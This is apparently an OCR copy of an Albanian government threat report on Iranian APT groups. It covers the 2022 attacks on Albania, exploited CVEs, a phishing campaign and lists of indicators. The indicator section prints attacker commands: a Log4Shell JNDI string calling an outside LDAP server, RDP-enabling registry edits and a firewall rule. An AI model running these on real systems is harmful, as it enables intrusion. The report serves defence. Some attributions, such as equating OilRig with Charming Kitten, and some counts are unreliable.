REPUBLIC OF ALBANIA
NATIONAL AUTHORITY FOR ELECTRONIC CERTIFICATION AND CYBER SECURITY
DIRECTORATE OF CYBER SECURITY ANALYSIS

IRANIAN HACKER GROUPS PROFILES

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General Information on Iran's Cyber Attacks

As the world continues grappling with the cyberwarfare between Ukraine and Russia, another asymmetric conflict unfolds between Iran and Albania.


Cybersecurity today poses a serious threat. Critical infrastructure, government institutions, public sector companies, and policymakers are repeatedly targeted by state-affiliated groups. The repercussions of cyberwarfare can be catastrophic for the involved parties, potentially disrupting business operations even for those indirectly involved. In rare instances, unaffiliated organizations bear the burden of massive, random onslaughts by organized cybercrime operators.

Impact of the Iran-Albania Cyberwar

The aftermath of the recent Iran-Albania cyberwar began with critical disruptions to government services, such as embassy portals and national service websites. This escalated into an international diplomatic incident, severing state relations and prompting the USA to impose a series of sanctions on Iran. Following this incident, a joint advisory group was formed by major FBI, CISA, NSA, and US Cyber Command groups, warning of Iran's threat actors.

Duration of Attacks

The genesis of this conflict dates back to 2014 when Albania sheltered a group of Iranian dissidents who are recently believed to have engaged in cyber attacks targeting the Iranian capital. The conflict escalated with Iran's attempts to disrupt Albania's networks and systems. Below is a timeline of events that triggered the cyberwar.



Iran & Albania - Attack Timeline

May 2022
- Initial Attacks by Iran on Albania
- Government servers targeted

July 2022
- First wave of cyberattacks on Albania by Iranian actors called HomeLand Justice
- Government websites, official consulate portal and public services disrupted
- Ransomware-style file encryptor and disk wiping malware deployed
- Iranian state-sponsored actor leaked sensitive information exfiltrated months before

Sep 7, 2022
- Albania cuts diplomatic ties with Iran over cyberattack
- Iranian embassy staff, including diplomats & security personnel, given 24 hours to leave

Sep 09, 2022
- US imposes sanctions on Iran
- Assets of targeted individuals and entities in the US frozen

Sep 10, 2022
- Albania reports second wave of cyberattacks by Iran
- Albania's police force targeted; traveller information management system hit

Sep 14, 2022
- US DoJ charges three Iranian nationals with engaging in computer intrusions & ransomware-style extortion against US critical infrastructure providers

Sep 14, 2022
- FBI, CISA, NSA and US Cyber Command release joint advisory warning about Iranian APT groups

Sep 15, 2022
- CSW sends out threat advisory to customers detailing risky vulnerabilities and IoCs

Figure 1: Timeline of Incidents

Special Role of ATP Groups


Research suggests that successful attacks against Albania are the work of a significant consortium of APT groups, all originating from Iran. Hackers infiltrated the network via **CVE-2019-0604**, a vulnerability in the **SharePoint** server, which was exploited through a misconfigured service account, followed by ransomware and eraser malware. The hackers were active for months within the compromised network from October 2021 to May 2022, before launching their final attacks.

CVE-2019-0604 is a critical vulnerability in SharePoint servers that can be remotely exploited to execute malicious code. This vulnerability is associated with the Iranian threat group DEV-0861, Chinese group UNC215, and APT27. It is also linked **to Hello Ransomware.**

The groups considered responsible are:

- DEV-0133 / Lyceum (consistently targets infrastructure)
- DEV-0861 (initial access and data extraction)
- DEV-0166 / IntrudingDivisor (data exfiltration)
- DEV-0842 (deploys ransomware and malware)

DEV-0861 and DEV-0166 are believed to be linked to the *OilRig Group*, also known as *APT34, Charming Kitten, and Phosphorus*. This group has been active since 2011 and is known worldwide for targeting and attacking strategically important companies in states with interests different from those of Iran, such as in Energy, Finance, Government, Hospitals, and other organizations in over 50 targeted countries.



Exchange Address :
Exchange Version : Exchange2007
BF Method : EWS
Username File :
Password File :
Number of Threads :
Add to Username Start :
Add to Username End :

Total Email Checked : 0 Total Login Successful : 0 Time : 00:00:00 Email check time : - Email check time per Thread : - Remain Users : - Status : -

Thread Number	Current Username	Current Password	Status	Email Checked	Login Successful

ما امروز ابزار سایبری دیگری (Jason) که برای هک ایمیل و تخلیه اطلاعات آن
توسط وزارت اطلاعات شیر ناپاک خورده استفاده می شود را افشا می کنیم.
با سپاس از همکاری بی دریغ هموطنان زجر کشیده.

We are exposing today another cyber tool (Jason) being abused by the bastard Iranian Ministry of Intelligence for hacking emails and stealing information. We thank our suffering compatriots for their cooperation with no hesitation.

1983 12:44

Figure 2: Tools Used by APT Groups

High-Risk Potential Products

If you are using any of the products listed below, upgrade to their latest versions as soon as possible. Specific product versions are linked to vulnerabilities that are targeted by Iranian APT actors, affecting more than 255 products in total. Companies and organizations with such product versions are exposed to a high risk from these threat actors and their networks.




Figure 3: High-Impact Products

Vulnerabilities Exploited by Iranian Threat Groups

A list of 28 vulnerabilities exploited by well-known Iranian APT groups is presented, as noted in FBI advisories. With a high likelihood of retaliation from Iranian threat actors against imposed sanctions, organizations are advised to check for exposures to these vulnerabilities and make interventions to improve them before it is too late.





Figure 4: Vulnerabilities Exploited by Iranian APT Groups

An important notice is CVE-2014-4114. Although an almost 8-year-old vulnerability, it has previously been exploited by 4 APT groups and the Petya ransomware team. This critical vulnerability is also listed in CISA's KEV.

The table below presents a detailed list of vulnerabilities:



#	CVE	Description	Vendor	Product	CSW early war...	Reference Link
1	CVE-2014-4114	Microsoft Wind...	Microsoft	Windows	January 2021	2021 Ransomw...
2	CVE-2017-0199	Microsoft Offic...	Microsoft	Office, Window...	March 2021	Google Trends: ...
3	CVE-2017-0213	Windows COM ...	Microsoft	Windows, Wind...	July 2021	Back-to-back A...
4	CVE-2017-11774	Microsoft Outl...	Microsoft	Outlook	December 2020	FireEye's stolen...
5	CVE-2017-11882	Microsoft Offic...	Microsoft	Office	March 2021	Google Trends: ...
6	CVE-2018-13379	An Improper Li...	Fortinet	FortiOS	December 2020	Fortinet's 50,00...
7	CVE-2018-20250	In WinRAR vers...	RARLAB	WinRAR	March 2022 Ja...	Cyberwar Bullet...
8	CVE-2019-0604	A remote code ...	Microsoft	SharePoint	December 2020	FireEye's stolen...
9	CVE-2019-11510	In Pulse Secure...	Pulse Secure	Pulse Connect ...	May 2020	How Safe are V...
10	CVE-2019-11539	In Pulse Secure...	Pulse Secure	Pulse Connect ...	May 2020	How Safe are V...
11	CVE-2019-1579	Remote Code E...	Palo Alto Ne...	Pan-OS	July 2021	Ransomware R...
12	CVE-2019-19781	An issue was di...	Citrix	Application Del...	May 2020	Cyber Risk Rep...
13	CVE-2019-5591	A Default Confi...	Fortinet	FortiOS	July 2021	New Threat Gr...
14	CVE-2020-0688	A remote code ...	Microsoft	Exchange Server	January 2021	Could Google's...
15	CVE-2020-12812	An improper a...	Fortinet	FortiOS	July 2021	New Threat Gr...
16	CVE-2020-1472	An elevation of...	Microsoft	Windows Server	October 2020	CSW Patch Wat...
17			Fedoraproject	Fedora		
18			Opensuse	Leap		
19			canonical	ubuntu_linux		
20			synology	directory_server		
21			samba	samba		
22			debian	debian_linux		
23			oracle	zfs_storage_ap...		
24	CVE-2020-5902	In BIG-IP versio...	F5	Big IP products,...	July 2020	Blog: How to d...
25	CVE-2021-31196	Microsoft Exch...	microsoft	exchange_server	-	-
26	CVE-2021-31206	Microsoft Exch...	microsoft	exchange_server	May 2022	Ransomware re...
27	CVE-2021-31207	Microsoft Exch...	microsoft	exchange_server	Sep 2021	Microsoft Exch...
28	CVE-2021-33766	Microsoft Exch...	microsoft	exchange_server		
29	CVE-2021-33768	Microsoft Exch...	microsoft	exchange_server		
30	CVE-2021-34470	Microsoft Exch...	microsoft	exchange_server		
31	CVE-2021-34473	Microsoft Exch...	microsoft	exchange_server	July 2021	July: Microsoft ...
32	CVE-2021-34523	Microsoft Exch...	microsoft	exchange_server	July 2021	July: Microsoft ...
33	CVE-2021-44228	Apache Log4j2 ...	11 vendors	Multiple produ...	Dec 2021	Have you Patch...
34	CVE-2021-45046	It was found th...	6 vendors	Multiple produ...	Dec 2021	Have you Patch...
35	CVE-2021-45105	Apache Log4j2 ...	5 vendors	Multiple produ...	Dec 2021	Have you Patch...

Figure 5: Problematic Vulnerabilities


28 vulnerabilities, 22 currently listed in CISA's KEVs, with 6 not yet listed. It is suggested that CISA should also notify these vulnerabilities:

Vulnerability	Impact	Threat Actors
CVE-2021-31196	High	Under Research
CVE-2021-31206	High	AvosLocker Ransomware
CVE-2021-33768	High	Under Research
CVE-2021-34470	High	Under research
CVE-2021-45046	Critical	MuddyWater, DEV-0270, and OilRig APT groups
CVE-2021-45105	Medium	Under Research

Indicators of Compromise (IOCs)

If you are concerned about network infiltration by Iranian threat groups, you can use the listed IOCs below to check for signs of intervention in your network.

Listed IOCs can be used to verify the network and signs of infection within it:



Komanda
${jdni:ldap//148.251.71.182:1389/RCE} (user agent string)
wmic computersystem get domain
whoami
net user
cmd.exe /Q /c quser 1> \\127.0.0.1\ADMIN$\__1657130354.2207212 2>&1
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v TSEnabled /t REG_DWORD /d 1 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD
netsh advfirewall firewall add rule name="Terminal Server" dir=in action=allow protocol=TCP localport=3389

Domains:
service-management[.]tk
www[.]microsoft-updateserver[.]cf
kcp53.bing.com
kcp53.symantec.com
sophos.com
tcp443.bing.com
tcp443.kaspersky.com
tcp443.symantec.com
tcp443.virustotal.com
kcp53.msupdate.us
kcp53.tcp443.org
tcp443.msupdate.us
tcp443.tcp443.org
newdesk[.]top
microsoft-updateserver[.]cf
msupdate[.]us
tcp443[.]org

aptmirror[.]eu
kcp53.ubuntu.com
kcp53.eset.com
homelandjustice[.]ru
telegram-update[.]com
avira[.]ltd
windowsupadates[.]com
cloud-avira[.]com
pgp.eu[.]com
server-avira[.]com
skype.se[.]net
uk2privat[.]com
update-pgp[.]com
newdesk[.]top
symantecserver[.]co
msupdate[.]us
msupdate[.]top
gupdate[.]us
aptmirror[.]eu
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winstore[.]us
tcp443[.]org
mssync[.]one
upmirror[.]top
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kcp53 (subdomain)
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google.onedriver-srv[.]ml.
tcp443.newdesk[.]top
tcp443.symantecserver[.]co
update.symantecserver[.]co
hxxp://172.245.81[.]135:10196/Geq5P3aFpaSrK3PZtErNgUsVCfqQ9kZ9/Pan-op/gallery.jpg

HASHES
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IP Addresses
51.89.169.198
142.44.251.77
51.89.135.142
51.89.190.128
51.89.178.210
142.44.135.86
182.54.217.2
185.118.167.120
185.118.164.165
185.118.164.195
185.118.164.213
81.177.23.16
81.177.22.16
185.147.131.81
95.211.140.221
54.37.99.4
37.59.236.232
37.120.238.15
91.214.124.143
162.55.137.20
154.16.192.70
172.245.26.118
148.251.71.182
94.182.164.92
89.32.248.47
79.175.165.150
198.144.189.74
107.173.231.114
54.39.78.148
95.217.193.86
104.168.117.149
107.173.231.114
144.76.186.88
148.251.71.182
172.245.26.118
185.141.212.131
198.12.65.175
198.144.189.74
144.76.6.34
148.251.232.252
148.251.233.231
176.9.18.143
185.82.72.111
216.24.219.65
216.24.219.64
46.30.189.66

Iran's Most Dangerous Groups and Their Techniques

Campaign 1:

DATE: 07-14-2023
Decoding SEABORGIUM and TA453's Spear-Phishing Tactics in the United Kingdom




Figure 6: Spear-phishing campaign targeting organizations and individuals in the UK and other sectors of interest

Russian-based **SEABORGIUM** actors (Callisto Group/TA446/COLDRIVER/TAG-53) and Iran-based **TA453 (APT42/Charming Kitten/Yellow Garuda/ITG18)** continue to successfully deploy spear-phishing attacks against targeted organizations, individuals, and other areas of interest in the United Kingdom.

Throughout 2022, SEABORGIUM and TA453 targeted sectors including academia, defense, governmental organizations, non-governmental organizations, as well as politicians, journalists, and activists.

While there are similarities in the Tactics, Techniques, and Procedures (TTPs) and target profiles, these campaigns are distinct, and both groups do not collaborate.

Research and preparation (Outline of the attacks)




Figure 7: Attack preparation phase

Utilizing open-source resources for reconnaissance, including social media and professional networking platforms, SEABORGIUM and TA453 identify potential victims to target. They take time to research their interests and identify their social or professional contacts in the real world. [T1589; T1593]

- *T1589* – Gather Victim Identity Information
- *T1593* – Search Open Websites/Domains

They have also created fake social network profiles or accounts that mimic respected experts [T1585.001] and have used supposed invitations to conferences or events and fake approaches by journalists. Both SEABORGIUM and TA453 use email addresses from various providers (including Outlook, Gmail, and Yahoo) in their initial approach [T1585.002], impersonating known contacts of the target or prominent names in the target's field or sector.

- *T1585.001* – Establish Accounts: Social Media Accounts
- *T1585.002* – Establish Accounts: Email Accounts

The actors have also created malicious domains resembling legitimate organizations to appear authentic [T1583.001].

- *T1583.001* – Acquire Infrastructure: Domains

Delivery of malicious link

After building trust, the attacker uses typical phishing campaigns and shares a link [T1566.002], seemingly to a document or a webpage of interest. This redirects the target to a server controlled by the actor, pushing the target to enter account credentials.

- *T1566.002* – Phishing: Spearphishing Link

The malicious link could be a URL in an email message, or the actor might embed a link in a document [T1566.001] on OneDrive, GoogleDrive, or other file-sharing platforms.

- T1566.001 – Phishing: Spearphishing Link

TA453 also uses Zoom meeting URLs to disguise as legitimate.

Exploitation and further activity

If one of the aforementioned methods is successful, they direct to an actor-controlled server that mirrors the login page for a legitimate service.

SEABORGIUM and TA453 actors use the stolen credentials to log into the email accounts of their targets [T1078], from which it is known they access and steal emails and attachments from the victim's inbox [T1114.002]. They also set up email forwarding rules, giving them ongoing visibility into the compromised victims [T1114.003].

- *T1078* – Valid Accounts
- *T1114.002* – Email Collection: Remote Email Collection
- *T1114.003* – Email Collection: Email Forwarding Rule

The actors also use their access to a victim's email account to gain entry into the data of the victim's mailing lists and contact lists. The actors then use this information for further targeting [T1586.002].

- *T1586.002* – Compromise Accounts: Email Accounts

Campaign 1 - Indicators of Compromise (IOCs)

IPV4	Date
199.188.200.217	5/9/2023 10:19
66.29.153.90	5/9/2023 10:19
92.205.13.202	5/9/2023 10:19
198.54.115.217	5/9/2023 10:19
94.158.244.119	5/9/2023 10:18
51.195.166.184	5/9/2023 10:18
146.19.230.182	5/9/2023 10:16
92.38.176.66	5/9/2023 10:16
77.91.126.16	5/9/2023 10:16
185.164.172.128	5/9/2023 10:16
77.91.69.109	5/9/2023 10:16
77.91.126.64	5/9/2023 10:16
192.236.195.114	5/9/2023 10:16
138.124.187.143	5/9/2023 10:16
142.11.209.171	5/9/2023 10:16
138.124.187.222	5/9/2023 10:16
45.86.230.198	5/9/2023 10:16
92.38.169.241	5/9/2023 10:16
192.236.193.194	5/9/2023 10:16
185.179.189.43	5/9/2023 10:16
89.147.108.182	5/9/2023 10:16
77.91.126.35	5/9/2023 10:16
142.11.209.180	5/9/2023 10:16
185.179.189.32	5/9/2023 10:16
77.91.126.46	5/9/2023 10:16
85.239.61.49	5/9/2023 10:16
85.239.53.210	5/9/2023 10:16
64.44.101.31	5/9/2023 10:16
23.254.201.243	5/9/2023 10:16
192.119.112.249	5/9/2023 10:16
185.164.172.220	5/9/2023 10:16
192.119.97.190	5/9/2023 10:16
185.179.188.73	5/9/2023 10:16
77.91.126.69	5/9/2023 10:16
45.153.229.79	5/9/2023 10:16
146.59.102.76	5/9/2023 10:16
185.179.189.45	5/9/2023 10:16
192.119.65.114	5/9/2023 10:16
